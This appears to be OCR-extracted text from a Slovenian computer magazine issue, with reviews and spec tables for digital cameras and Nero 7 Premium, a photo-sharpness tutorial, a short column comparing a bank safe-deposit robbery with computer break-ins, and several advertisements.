Posebneži so dobrodošli in eden izmed njih je Panasonicov novinec. Preseneti že oblika, kjer prevladuje velik objektiv glede na ohišje. Posebno je izvedena tudi bliskavica, ki je sicer skrita v fotoaparatu in jo moramo ročno dvigniti za uporabo. Tisto pravo presenečenje ni velik LCD-zaslon, ampak trije formati slike, ki jih izbiramo z gumbom na objektivu. LX1 namreč pozna razmerje slike 16 : 9, 3 : 2 in 4 : 3, ki ga uporabljata večina kompaktnih fotoaparatorov. Zanimivo pri tem je, da je naravni format 16 : 9, kjer ima fotoaparati polno ločljivost in najširši kot, tipalo je namreč v tem razmerju. Slika v tako širokem formatu je nekaj posebnega, in če dodamo še široki kot, primerljiv z 28 mm, dobimo igračo, ki bo potegnila marsikaterega ljubitelja fotografije. Dodaten bonbonček je vdeleni optični umirjevalnik slike, ki olajša fotografiranje z daljšimi časi. LX1 ima vse pomembne fotografske načine, tudi ročnega. Enako velja za ostrino, poleg samodejnega ima možnost ročnega ostrenja. Kakovost slike je dobra, vendar le pri nižji občutljivosti, pri najvišji je šum že dokaj moteč. Panasonicu je uspelo sestaviti dober fotoaparati, ki bo zadovoljil marsikaterega zahtevnejšega uporabnika. Če znate izkoristiti široki kot in format 16 : 9, bodo vaše fotografije še zanimivejše.



Sony CyberShot R1

Prihajajo časi velikih kompaktnih fotoaparatorov. Če samo pogledamo Sonyevega novinca in v nadaljevanju še Samsungov 815, velikost takoj pade v oči. Brez težav se lahko kosata z marsikatereim zrcalnorefleksnim modelom, od nekaterih sta celo večja. Oba se ponašata s posebnostmi. R1 ima za kompaktni fotoaparati, če temu sploh še lahko rečemo, tako zelo veliko tipalo, ki je le malo manjše od tistega, ki ga najdemo na primer v Canonu 20D ali 350D. Zaradi tega in raz-



MIXILAB

SLOVENSKI program za naročanje fotografij preko spleta

UJETIČAS

STROKOVNO SVETOVANJE IN PREDSTAVITVE IZDELKOV

Trgovina z največjo izbiro digitalnih fotoaparatorov, videokamer in opreme na zalogi v Sloveniji

OB NAKUPU FOTOAPARATA PODARIMO BON. 1000 SIT ZA IZDELAVO FOTOGRAFIJ

OBIŠČITE NAS NA SPLETU IN TRGOVINI V ŽIREH

FOTOGRAFIJE 10X14

25 SIT

na jcenejša kakovost

WWW.MIXILAB.TV

MIXI FOTO VIDEO

Gregorčičeva 27, 4229 Zirišani, 041 510 40 50

VROČE PONUDBE

OLYMPUS E-500 + 2 OBJEKTIVA

CANON POWERSHOT S2 IS

HP PHOTOSMART N 417

FUJIFILM FINEPIX S5600

CANON MVX 330i

FUJIFILM

FinePix E900

9
Mega

9.0 mp.

4x optični zoom

iso 800

2.0 inčni LCD



NOVO



novi digitalni fotoaparati

meroma svetlega objektiv z dolgo goriščnico je fotoaparati postal velik. Snovalci so to izkoristili za dober dostop do tako rekoč vseh pomembnih možnosti in v meni boste le redko zašli. Iskalo je elektronsko in eno izmed najboljših, kar jih sedaj najdete med fotoaparati. **LCD-zaslon** je postavljen na vrh fotoaparata in je **vrtljiv**. Kar se na prvi trenutek zdi čudna odločitev, se hitro izkaže za uporabno in morda celo boljše rešitev, kot če bi fotoaparati imeli vrtljiv zaslon na zadnji strani. Zaradi večjega tipala ima R1 zelo malo šuma, tudi pri višjih ISO-občutljivostih. Pri ISO 3200 je sicer že močno videno, a fotografijo še vedno imate, kar je najpomembnejše. Sonyu je uspelo narediti fotoaparati, ki pomeni novo prelomnico v svetu kompaktnih fotoaparatorov. Zanimiv bo za marsikaterega ljubitelja fotografije, čeprav nima možnosti menjave objektivov.

Samsung Pro815



Drugi hibridni fotoaparati, ki smo ga tokrat preizkusili, prihaja iz korejskega velikan, ki čedalje ostreje nastopa na trgu digitalnih fotoaparatorov. Pro815 ima kar nekaj presežkov, **najdaljša spremenljiva goriščnica, največji LCD-zaslon in dodaten LCD-zaslon na vrhu** fotoaparata, ki omogoča pregled slike. Temu primerna je velikost, saj se brez težav meri z zrcalnorefleksnimi modeli. Možnosti je dovolj, tako za začetnike kot zahtevnejše uporabnike. Pomembnejše so dosegljive prek gumbov, kar olajša delo. Morda se sliši smešno, a na tako velik zaslon se je treba kar malce navaditi. Vendar hitro pride prav, saj omogoča natančnejše kadriranje in pregledovanje posnetkov. Kakovost slike je zelo dobra, enako velja tudi za video. Slednji se ponaša z ločljivostjo 640 x 480 pik pri 25 posnetkih na sekundo, medtem ko imajo drugi 30 posnetkov na sekundo (naš TV-sistem ima 25 posnetkov na sekundo). Ostrenje je hitro in natančno, prav nič podobno starejšim Samsungovim modelom.

Najvišja občutljivost je le ISO 400, kjer je šum že lepo viden, a ni moteč. Bolj kot to zmoti pisk fotoaparata, če mu ne slike uspe izostriti, in to ob izklopljenih zvokih. Če pustimo to malenkost ob strani, dobimo orodje, ki ga bo vesel marsikateri amaterski fotograf. Dolga spremenljiva goriščnica, uporabno delovno območje, natančno ostrenje in vrsta možnosti so zelo mamljive za vse, ki se jim ne da menjavati objektivov in imajo raje vse v enem. Za piko na i bi lahko imel le še umirjevalnik slike, a to možnost lahko z malo sreče pričakujemo pri nasledniku.

Praktica Luxmedia 5203/5303

Praktica je eno od tistih podjetij, ki se je na slovenskem trgu v kratkem času močno prijelo,



lo, predvsem na račun poceni fotoaparatorov. V ta razred spadata modela 5203 in 5303, ki sta kljub trikratni spremenljivi goriščnici in enakemu številu pik dokaj različna. Luxmedia 5203 je v osnovi enostaven model »pomeri in sproži«, ki ponuja kar nekaj možnosti za fotografiranje, predvsem v obliki prednastavljenih programov. Luxmedia 5303 ponuja poleg možnosti fotografiranja še predvajanje MP3-posnetkov. Takih križancev ne boste našli veliko, a kaže, da so za uporabnike vseeno zani-

Objektiv Tokina 100 mm makro

Makro svet je v digitalni fotografiji zelo priljubljen, predvsem v razredu kompaktnih fotoaparatorov. Seveda se ta ljubezen prenese na zrcalnorefleksne modele, kjer si je treba omisliti posebne objektiv. Zadnji v vrsti je Tokinin makro objektiv, po dolgih letih šele njihov drugi s samodejnim ostrenjem in prvi, ki omogoča ostrenje do razmerja 1 : 1. To pomeni, da se velikost objekta (slike) preslika na tipalo v tem razmerju. Narejen je zelo robustno, kar se pozna pri teži. Preklop med samodejnim in ročnim načinom ostrenja je narejen zelo dobro, obroč za ostrenje le potisnemo naprej za samodejno oziroma nazaj za ročno ostrenje. Za enostavnejše delo je na voljo omejevalnik razdalje, ki omeji ostrenje na dve območji, od 1 : 1 do 1 : 2 in od 1 : 2 do neskončnosti. Objektiv ima dobro delovno območje zaslonke, od f2,8 do f32, za pravo makro delo je najuporabnejši poraben okoli zaslonke f22. Zanimiv je tudi kot makro objektiv, saj je brez težav uporaben tudi pri čisto odprti zaslonki. Za dodatne informacije se obrnite na Eurovision, d.o.o.



mivi. Za razliko od modela 5203 ima modernejše oblikovano hišje in Pentaxov objektiv. Možnosti za fotografiranje so v primerjavi drugim modelom dokaj oskubljene, saj pozna le dva samodejna načina. Zaslon je pri obeh velik, 5303 premore optično iskalo, ki ga 5203 nima. Kakovost slike je pri 5203

Novi digitalni fotoaparati na policah naših trgovin

Proizvajalec in ime modela	Konica Minolta Z6	Ricoh Caplio R2	Panasonic Lumix LX1	Sony Cybershot R1	Samsung Pro 815
Skupna ocena	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■
Razmerje cena/kakovost	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■
Informacije	Eurofoto, d.o.o.	Acord 92, d.o.o.	PC Hand, d.o.o.	Loxex, d.o.o.	Anni, d.o.o.
Spletni naslov	www.konicaminolta.com	www.ricoh.com	www.panasonic.com	www.sony.com	www.samsung.com
Cena	129.990 SIT	70.290 SIT	139.020 SIT	219.990 SIT	194.990 SIT
Za	12x spremenljiva goriščnica	široki kot	format 16:9, široki kot	možnosti, slika	dolg razpon goriščnice
Proti	ISO le do 320	omejene možnosti	šum pri višjih ISO	le 3 posnetki zaporedno	(pre)velik LCD-zaslon
Tehnični podatki					
Najvišja ločljivost	2816 x 2112	2560 x 1920	3840 x 2160	3888 x 2592	3072 x 2304
Tip in ločljivost tipala	6M, CCD	5 M, CCD	8 M, CCD	10 M, CMOS	8M, CCD
Objektiv (mm)	35–420 mm	28–135 mm	28–112 mm	24–120 mm	28–420 mm
Razpon časa	4 s–1/1000 s	8 s–1/2000 s	60 s–1/2000 s	30 s–1/2s00 s + B	30 s–1/4000 s
ISO-občutljivost	50–320	64–800	80–400	160–3200	80–400
Zaslonka	f2,8–4,5	f3,3–4,8	f2,8–4,9	f2,8–4,8	f2,2–4,6
Pomnilniška kartica	SD Card	SD Card	SD Card	CompactFlash, Memory Stick	CompactFlash
Vmesnik	USB	USB	USB	USB	USB
Teža	435 g	195 g	220 g	995 g	910 g
Baterije	4 x AA	Li ion	Li ion	Li ion	Li ion



boljša kot pri 5303, ki ima malenkost podosvetljevano in kontrastno sliko. Najbolj moteča pri obeh fotoaparatih pa sta počasno ostrenje in dokajšen zamik od pritiska na sprožilce do zajema fotografije. Slika z zaslona ob pritisku na sprožilec zgine in nato je treba počakati še približno pol sekunde, da fotoaparat zajame posnetek. Športna fotografija torej odpade, za ležerno delo in manj zahtevne uporabnike pa sta to čisto zanimiva fotoaparata. Vendar je konkurenca v tem segmentu dokaj močna in marsikateri manj znan izdelovalec ponuja več kot znano ime iz sveta fotografije.

Canon Ixus i zoom

Najmanjši iz »rdeče štalce« je v novi preobleki pridobil kar nekaj novosti. Prva je razvidna že iz imena – **objektiv s spremenljivo goriščnico**. Kljub temu ni veliko pridobil pri velikosti, je celo malenkost nižji in le nekaj milimetrov daljši. Druga, tudi takoj vidna je še **večji LCD-zaslon**. Malce bolj skrita novost je večja in zmogljivejša baterija, na voljo pa je tudi polnilna postaja, ki je hkrati še USB-priključek in video izhod. Rokovanje in meniji se niso bistveno spremenili in so zelo podobni drugim Canonovim kompaktnim fotoaparatom. Za resnejše fotografe je zelo uporabna možnost izpis časa, če je daljši in bi brez bliskavice to povzročilo streseno sliko. Varovalke je kar nekaj in bolj izkušeni bodo brez težav naredili dobro fotografijo tudi z 1/5 sekunde. Tipalo se ni bistveno spremenilo, pri ISO 400 je še vedno veliko šuma. Ixus i zoom je po svoje še vedno modni fotoaparat, vendar utegne v rokah fotografa, ki ve, kako ga izkoristiti, postati zelo močno orodje. Predvsem na račun velikosti, seveda. ■

KAKO DO KAKOVOSTNE OSTRINE

Med najpomembnejše dejavnike dobre fotografije sodi brez dvoma ostrina. Vse pomembne revije, časopisi pa tudi fotografski natečajni in tekmovanja pričakujejo od svojih udeležencev brezpogojno ostre posnetke ...



Piše: Iztok Bončina

iztok.boncina@mojmikro.si

Tu seveda nimam v mislih tistih neostrih slik, ki so nastale **namenoma**, zaradi občutka gibanja, kakšnega drugega oblikovnega, likovnega ali psihološko-emocionalnega poudarka oziroma zaradi prikaza določenih umetniških občutij. Žal se pojavljajo tudi fotografije, ki svojo **tehnično nesposobnost** doseganje kakovostne ostrine **zakrivajo** pod pojmi »umetnost, osebna izpoved, abstrakcija ...« Večina fotografov, ki kritično ocenjuje svoje posnetke, uporablja **kot prvi kriterij prav ostrino**. Potem so šele na vrsti primerna osvetlitev, kompozicija, barve ...



DEJAVNIKI OSTRINE

Med dejavniki, ki vplivajo na ostrino, je zelo pomembna vloga **zaslonke**. Bolj ko jo zapiramo, bolj se širi pas ostrine. Problem nastopi, ko zaradi pravilne osvetlitve sorazmerno podaljšamo čas do te mere, da ne moremo več fotografirati prostoročno, brez uporabe stojala. Pri tem načinu fotografiranja lahko dokaj koristno uporabimo pravilo, ki pravi, da so posnetki **še ostri, če čas osvetlitve ni daljši od goriščnice objektiva**. Torej bo pri objektivu 300 mm najdaljši čas osvetlitve 1/300 sekunde, pri objektivu 100 mm bo 1/125 sekunde, pri 50 mm

bomo uporabili 1/60 sekunde itd. Kljub temu pa je za doseganje ostrih posnetkov še vedno najbolj priporočljiva uporaba **močnega in trdnega stojala**.

Svetloba, ki potuje skozi različne medije, kot so zrak, voda, steklo, plastika, se vedno nekoliko »obrabi«. Zato je zeleno, da je množica steklenih leč, ki sestavljajo objektiv čim bolj kakovostna. **Dobra optika** vsekakor precej vpliva na dobro ostrino. Isto velja tudi za razne **dodatke**, ki jih uporabljamo pred ali za objektivom, npr. telekonverterji, filtri, makro leče. Na žalost tudi pri teh, pogosto nepogrešljivih kosih opreme velja pregovor »za malo denarja malo glasbe (beri: ostrine)«.

UMIRIMO TRESLJAJE

Pri sproženju fotoaparata pritisk s prstom na sprožilni gumb povzroči največ tresljajev. Zato je priporočljiva uporaba **sprožilne vrvice**. Obstajajo tudi **brezžični (radijski) sprožilci**, ki nesejo več deset metrov daleč, vendar so precej dražji in tudi niso primerni za vse fotoaparate. Če nimamo sprožilne vrvice, je naslednji priporočljiv postopek (posebej pri težjih teleobjektivih in daljših časih) uporaba **samosprožilca**. Seveda mora biti fotoaparat v obeh primerih na stojalu. Tresljaje povzročata tudi **zrcalo** fotoaparata, ki se ne dvigne

KAJ JE OSTRINA

Spomnimo se bralne lupe, s katero smo zažigali papir ali les na soncu. Samo takrat, ko so sončni žarki padli skozi lečo in se zbrali v eni točki (gorišče, žarišče, fokus ...), je papir zagorel. Centimeter višje ali nižje ni bilo istega učinka. Podobno se dogaja v fotoaparatu. Svetlobni žarki (slika) potujejo skozi množico leč objektiv, ki je izdelan tako, da jih lahko **natančno izostrimo na film**. Če se to iz različnih vzrokov ne zgodi, potem slika ni ostra. Odstopanja se v tem primeru lahko merijo v desetinkah milimetra. Pomembno je tudi, da je fotoaparat pri miru, kajti svetloba potrebuje določen čas (od nekaj minut do npr. 1/40-00 sekunde), da »zapeče« sliko na medij.

Praktica Luxmedia 5203	Praktica Luxmedia 5303	Canon Ixus i zoom
██████████	██████████	██████████
Eurovision ,d.o.o.	Eurovision d.o.o.	Avtera d.o.o.
www.praktica.de	www.praktica.de	www.canon.com
49.990 SIT	57.990 SIT	89.989 SIT
enostavne možnosti	MP3 predvajanje	spremenljiva goriščnica, velikost šum
hitrost delovanja	hitrost delovanja, možnosti	
2560 x 1920	2612 x 1968	2592 x 1944
5M, CCD	5M, CCD	5 M, CCD
35–105 mm	35–105 mm	39–90 mm
–	–	15 s–1/1600 s
50–200	100–400	50–400
f2,8–4,8	f2,6–4,3	f3,2–5,4
SD Card	SD Card	SD Card
USB	USB	USB
140 g	135 g	120 g
2 x AA	2 x AA	Li ion



počasi in nežno, ampak kar hitro »useka« v rob pod prizmo. Za običajne objektivne in krajše čase to ne pomeni večjega problema, že pri objektivih z goriščnico 300 mm in več oziroma v makro fotografiji pa lahko povzroči dokaj neostre posnetke. Zato so v nekatere fotoaparate vgradili zmožnost »zaskoka ogledala«. Torej, ko pritisnemo sprožilno se najprej dvigne in zaskoči ogledalo, potem nekoliko počakamo, da se morebitni tresljaji umirijo in še enkrat sprožimo, da odpremo zaklop.

NARAVNE »NESREČE«

Med vzroke, ki nam sprožajo salvo kletvic, ko pod lupo ali na monitorju gledamo svoje izdelke, sodi tudi narava. Najpogostejši tak pojav je **močan veter**, ki pa lahko istočasno priskrbi tudi zelo **zanimive motive**, kot so npr. vihrajóči lasje kakšne lepotice, razpenjeni valovi morja, gibajoče polje žita ... V takem vetru tudi najmočnejša in najtežja stojala postanejo nezanesljiva. Takrat je boljša vreča riža, na katero položimo foto-

aparat. Tresenje v vetru je močnejše, če imamo večji teleobjektiv in večjo površino fotoaparata. Posnetek bo videti rahlo neoster tudi v slabših svetlobnih in atmosferskih razmerah. **Megla, smog, dim** v zraku bodo nekoliko zabrisali ostro predmetov. Podobni učinek bomo opazili pri npr. krajinskem fotografiranju oddaljenih predmetov na obzorju, ker svetloba potuje skozi gostejšo plast atmosfere

OSTRINA NA PRAVEM MESTU

Pri ostrini ni pomembno samo to, da je posnetek tehnično oster, ostrina mora biti tudi na pravem mestu. Če smo storili vse, da bi imeli med fotografiranjem našega dedka popolne razmere za najboljšo ostrino, nam tudi vrhunski objektiv, izjemno kratek čas in trdno stojalo ne pomagajo kaj dosti, če nismo izostrili **na pravi del obraza**, torej oči. Če so oči neostre, je posnetek zanič. In ko govorimo o očeh, je mišljena zenica očesa, ne kaka dlaka na vekah ali obrvi. Pri makro posnetkih **cveta** je največkrat želeno, da so ostri prašniki in pestiči. Na **porokah** pa pač ženin in nevesta. Vemo tudi, da z izbirno ostrino **obrnemo pozornost na določen motiv**, razen, če je sporočilo posnetka drugačno. Vendar mora biti razvidno, da smo to zavestno naredili. Če imamo pomembnega človeka v prvem planu, mora biti ostrina na njem, ne na nepomembnem pešču v ozadju. Če bo figura v ozadju ostrejša kot prvi plan, bo prej pritegnila našo pozornost. ■

Kodak Ko slika pove vse! www.kodak.com

Kodak P880:

8 mio točk
objektiv:
24-140 mm
Schneider-Kreuznach Variogon

cena:
149.990 sit

C340 komplet

+SD 128 MB
+90 min polnilec z
aku baterijami
+torbica Cobra RE-1
4 mio točk
objektiv:
34-102 mm
cena:
59.990 sit




meditrade
www.meditrade.com
tel.: 01 5854 600

Kodak P850:

5 mio točk
objektiv:
36-432 mm
Schneider-Kreuznach Variogon
Optični stabilizator

cena:
132.000 sit

V prodaji v trgovinah:
Kodak Express Meditrade City park BTC, Interspar Vič,
Mercator hipermarket Ljubljana (Šiška), Celje, Koper,
Slovenj Gradec in vseh boljše založenih trgovinah.
Tudi v spletni trgovini: <http://trgovina.meditrade.si>

V550 komplet

+SD 256 MB
+usnjena torbica
Lamborghini
objektiv:
36-108 mm
Schneider-Kreuznach
C-Variogon
Optični stabilizator
cena:
88.800 sit




BARVE NA POLNO, ZADETEK V ČRNO!



NOVO

HP COLOR LASERJET 3000

Enaka nakupna cena in enaka cena črno-belega izpisa s primerljivimi črno-belimi tiskalniki.

- Hitrost tiskanja 29 črno-belih in 15 barvnih strani v minuti
- Ločljivost HP ImageRet 2400
- Vgrajen procesor 533 MHz
- Vgrajen pomnilnik 64 MB
- Tiskalniški jeziki: PCL5, PCL6, PS3
- Možnost blokiranja barvnih izpisov po posameznemu uporabniku
- Manj kot 15 sekund za izpis prve barvne strani



HP COLOR LASERJET SERIJE 2600n

Najcenejši mrežni barvni laserski tiskalnik

- Ločljivost HP ImageRet 2400
- Hitrost tiskanja 8 barvnih strani v minuti
- Vgrajen procesor RISC 264 MHz
- Vgrajen pomnilnik 16 MB
- Sodobna tehnologija In-Line
- Ni menjav valjev (Imaging Drum)
- Vgrajen dvovrstični LCD-prikazovalnik
- Standardno vgrajen USB in mrežni vmesnik 10/100 mbit



HP OFFICEJET PRO K850

Hitrejšje tiskanje od povprečno hitrega laserskega tiskalnika in to ob nižji ceni izpisa ter ob nižji nakupni ceni tiskalnika.

- Hitrost tiskanja: do 24 črno-belih in 21 barvnih strani v minuti
- 150-listni podajalec papirja
- Pomnilnik 32 MB
- Vgrajen procesor RISC 256 MHz
- Kakovost tiskanja do 4800 dpi
- 4 ločene kartuše z veliko kapaciteto črnila (tehnologija Vivera)
- S črno kartušo se lahko natisne do 2150 listov A4 pri pokritosti 5 %
- Nižja cena izpisa kot pri večini barvnih in črno-belih laserskih tiskalnikov
- Povezava USB 2.0 ali paralelni priključek in opcijsko RJ 45

**PAMETEN NASVET
PAMETNA TEHNOLOGIJA
PAMETNA PODPORA**

CENE PREVERITE PRI PRODAJALCIH HP.

ZA OSTALE MODELE V AKCIJI:

KLIKNITE www.diss.si/hp/akcija

OBIŠČITE www.avtera.si/hp/akcija



2006
Preferred Partner





Ureja: Milan Simčič milan.simcic@mojmikro.si

preizkusili smo

Varovanje datotek in varovanje sefov

Pred slabim mesecem se je zgodil vlom v sefo banke SKB. Ne nameravam razpravljati o tem, kako je do tega prišlo in kdo je povzročitelj. Rad bi vam predstavil le svoje razmišljanje o tem neljubem dogodku.

Tisti, ki se nekoliko več ukvarjamo z računalniškimi sistemi in upravljanjem strežnikov bomo zagotovo vedeli, da se vdori ali vlomi, saj je vseeno, kako jih imenujemo, dogajajo precej pogosto. Seveda, govorim o računalniških sistemih. Na tem mestu, bi napravil vzporednico med vdorom v sef in vdorom v računalniški sistem. V obeh primerih je lahko škoda razmeroma velika. Seveda sta lahko sef ali datotečni strežnik prazna, lahko pa je seveda škoda ogromna. Zamislite si vdor v strežnik farmacevtskega podjetja, v katerem so shranjeni podatki o recepturah. V tem primeru se škoda meri v milijonih evrov, podobno kot če ima isto podjetje v sefu shranjene recepture v papirni obliki. Oba sistema, tako računalniškega kot tudi varnostnega v banki, je treba redno spremljati in nadgrajevati. Redno je treba preverjati varnostne luknje, da nepovabljeni gosti nimajo prelahkega dela. Stoodstotne varnosti pa tako ali tako ni.

Računalnikarji se običajno skrivamo za različni požarnimi zidovi, skozi katere pridemo le z ustreznim geslom, ki pomeni identifikacijo uporabnika. Vdelujejo se varnostni mehanizmi, ki preprečujejo vstop nepooblaščenim. Podobno, kot to velja za bančne sefe. Videonadzorni sistem nas spremlja na vsakem koraku. Beleži vse, kar počnemo. V računalniškem sistemu so to dnevniške datoteke, v katere se beležijo vsi koraki uporabnikov. Seveda se vdelujejo še dodatni mehanizmi, ki varujejo te in one sisteme. Vsem pa je skupno isto. Zavarovati vsebino sefov ali datotek.

Vsaj kolikor je meni znano, se je rop sefov pri nas zgodil prvič. Vdorov v računalniške sisteme pa je veliko in nihče se ne dela tragedije iz tega. Zagotovo pa so škode, ki so jih podjetja utrpela, primerljiva s škodo zaradi izropanih sefov.

Očitno se bomo morali navaditi, da tudi banke in sefi v njih niso tako varni, kot smo si morda predstavljali. Nekaj izkušenj glede bančnih ropov pa že imamo.

Morda bi kazalo razmisliti, da bi se v skupine, ki načrtujejo varnostne sisteme, vključili tudi računalniški strokovnjaki, ki bi na celoten sistem pogledali še s svojega zornega kota, ki bi velikokrat precej pripomogel k izboljšanju varnosti. Seveda velja tudi obratno. Tudi računalniškimi strokovnjakom, ki načrtujejo varnost računalniškega omrežja manjka znanj s področja tehničnega varovanja, ki je tudi del varovanja računskih centrov oziroma večjih sistemov. Z združenimi močmi bo lažje. Na to kaže tudi zadnji rop, pri katerem je bil domnevno v skupini tudi računalniški strokovnjak, ki je znal onesposobiti računalniški sistem za nadzor. ■

Nero 7 Premium

OD PEKARNE DO »INDUSTRIJSKE CONE«

Pred leti je bil Nero zgolj program za snemanje CD- in pozneje tudi DVD-plošč. Zdaj se vrača z najnovejšo različico 7, katere namestitev presega 200 MB prostora na disku ...

Piše: Jernej Pečjak

jernei.pecjak@mojmikro.si

Če želimo le še program za kopiranje oz. peko plošč, Nero ni več za nas. Paket vključuje osemnajst samostojnih programov, vse skupaj povezano z novim uporabniškim vmesnikom Nero Home. Z njim pregledujemo digitalne vsebine, tako glasbene kot slikovne in tudi filmske, vključena pa je tudi televizija z možnostjo časovnega zamika, če le imamo podprto grafično oz. TV-kartico.

Nastavitve so kar se da preproste, kar pomeni, da nimajo naprednih možnosti. Vmesnik je všečen in deluje tudi z določenimi daljinskimi upravljalniki, namenjen pa je predvsem gledanju na televiziji, saj je za vsakdanje delo prepočasen. Modul za TV je denimo na naši kartici All in Wonder 9800SE našel le 22 programov (od 60), časovni zamik pa ni deloval gladko, tako da ima aplikacija z združljivostjo določene težave. TV- modul prav tako ne deluje samostojno, le v okviru Nero Home. Ta pri delu uporablja novo orodje Nero Scout, ki po disku pregleduje digitalne vsebine in jih shranjuje v svojo zbirko. Žal ni enostavnega načina odklopa tega orodja, če ga uporabnik ne potrebuje.

MODRI LASER? NI PROBLEMA ...

Do vseh orodij pridemo prek programa StartSmart, ki ga sicer poznamo iz prejšnjih različic, a izbirniki so zaradi novih možnosti še gosteje naseljeni. Namenjen je predvsem za-

četnikom, zahtevnejši uporabniki pa bodo vsak program želeli pognati samostojno. Najpomembnejši je še vedno Nero Burning ROM, s katerim izdelamo vse vrste plošč, po novem tudi Blu-ray in HD-DVD. Žal na trgu ni ne plošč ne zapisovalnikov, da bi lahko navedeno tudi preskusili. Sicer pa se vmesnik ne razlikuje veliko od tistega v »šestici«, kar je dobro. Še vedno imamo na voljo tudi preprostejši vmesnik, Nero Express, ki se je nekoliko posodobil in postal preglednejši.

Uporabniški vmesnik ni toliko drugačen, kot smo pričakovali, le občutek je posodobljen zara-



Nero 7 Premium vključuje še več vsega kot prejšnja različica. Jedro sistema in tudi najboljši del je Nerov zapisovalni program Nero Burning ROM, ki ima dva grafična vmesnika - standardnega in Nero Express, ki na poenostavljen način preko čarovnikov omogoča uporabniku snemanje na plošče.

di 3D-videza. Programi še vedno ne dajejo vtisa, kot da prihajajo iz poenotene paketa. Nero 7 pa je žal postal zelo zahtevna aplikacija, kar se opazi pri izbiri možnosti. Odziv aplikacij je nekoliko počasnejši, kot je bil pri prejšnji različici.

... LE DIVX ŠE NI PODPRT

Kot smo omenili, paket vsebuje ogromno programov za različna področja dela. Nekateri so bili deležni večjih sprememb kot drugi. Zajamemo pa ga še posneti na ploščo, ker standard v času pisanja tega članka še ni končan. Nero je

v aplikacije za delo z zvokom vključil tudi nove tehnologije, kot sta 5.1- in 7.1-kanalni zvok. Nerovi video programi podpirajo HDV video, ki postaja vse bolj priljubljen. Program Nero Recode za pretvorbo videa omogoča tudi prevajanje v zapis Sony Playstation Portable, kar bo razveselilo lastnike te konzole. Žal podpore za DivX še vedno ni, Nero je pač razvil svojo rešitev MPEG-4 z imenom Nero Digital.

VAROVANJE PODATKOV


Velike spremembe je doživel Nero BackItUp, program za varovanje podatkov. Ima boljše možnosti časovnega nastavljanja izdelave varnostnih kopij, podporo FTP-prenosom in zunanjim trdim diskom, omogoča pa tudi izdelavo zagonskih plošč za obnavljanje podatkov, kar je bila velika pomanjkljivost prejšnjih različic.

UREJANJE VIDEA, FOTOGRAFIJ, PREDVAJANJE ...

Pomembno video orodje, Nero MovieMaker je sicer zmogljivo orodje, vendar ne more tekmovati z namenskimi orodji, kot je Adobe Premiere Elements, za radi nerodnega uporabniškega vmesnika. Avtorji pa so dodali podporo menijem v posameznih poglavjih pri izdelavi DVD-plošč.

Nero SoundTrax je orodje za izdelavo glasbenih CD-plošč. Posebni čarovniki omogočajo enostavno uvažanje glasbe z vinilnih plošč in kaset.

Nero ni pozabil niti na fotografe. Z orodjem



Nero Home je popolnoma nov vmesnik, ki je namenjen pregledovanju vseh vrst datotek in celo televizijske slike (imeti moramo ustrezno TV kartico), podpira pa tudi daljince. Za vsakdanjo računalniško uporabo je Nero Home preveč neroden in prepočasen.

Nero PhotoSnap obdelujemo digitalne fotografije. Vključuje osnovna orodja za pregled in urejanje naših slik, katerim lahko dodamo tudi vizualne učinke.

Na področju predvajanja pa je Nero vključil svoj predvajalnik Show Time 2, ki zna predvajati vsebine tudi iz drugih računalnikov, torej centralne lokacije v našem domu prek pretoka (streaminga).

MED EVFORIJO IN DEPRESIJO

Skratka, Nero 7 Premium vključuje program skoraj za vsako področje avdio, video in zvoč-

nih podatkov. To bo nekaterim uporabnikom všeč, drugim spet ne. Dejstvo je, da ima Nero 7 Premium **napake prevelikega skupka programov** – jih je ogromno, a nobeden ne ponuja toliko kot namenski program (izjema je Nero Burning ROM). Za tiste, ki nimajo velikih potreb, temveč le občasno obdelajo kak film, sestavijo glasbo ali pogledajo fotografijo in DVD-film, je Nero več kot dovolj. So pa tudi takšni, ki jim paket ne bo všeč s svojo ponudbo »vse v enem«. Vse skupaj je namreč postalo precej **sistemsko požrešno**.

Cena je glede na vse, kar ponuja, poštena, še zlasti ker ga dobimo za nižjo ceno pri nakupu marsikaterega predvajalnika.

Nero 7 Premium

Kaj: Večfunkcijski paket za delo s ploščami, slikami, glasbo in videom

Za: Odličan program za zapisovanje plošč, veliko osnovnih programov za razmeroma nizko ceno v paketu, podpora novim standardom.

Proti: Vsaka aplikacija ima pomanjkljivosti ali vključuje preveč osnovna orodja za resno delo, sistemsko požrešen paket (nekaterih modulov ni mogoče izključiti).

Operacijski sistem: Windows 98-XP

Cena: Škatelna različica 70 evrov, spletna 60 evrov

Spletni naslov proizvajalca: www.nero.com.

RECEPT ZA USPEH!



PRIPRAVIMO

- računalniško oblikovanje
- izdelava spletnih strani
 - retuširanje
- priprava za tisk



OBDELAMO

- skeniranje
- osvetljevanje na film - CTF
- osvetljevanje na tiskarske plošče - CTP



POSTREŽEMO

- kasični tisk z metodo hibridnega rastra - SPEKTA
 - digitalni tisk
- plotanje velikih formatov
- izrezi iz samolepilnih folij



ZAVIJEMO

- kaširanje
- laminiranje (plastifikacija)
- enkapsulacija

ZRELA PISARNA

Skoraj hkrati z angleško različico je prišla na »trg« tudi slovenska različica brezplačnega pisarniškega paketa OpenOffice.org, ki vse bolj opozarja na to, da se bodo morali tvorniki licenčnih pisarniških paketov kmalu zelo zamisliti o tem, ali njihov model poslovanja še ustreza sodobnim trendom.

Piše: Zoran Banović

zoran.banovic@mojmikro.si

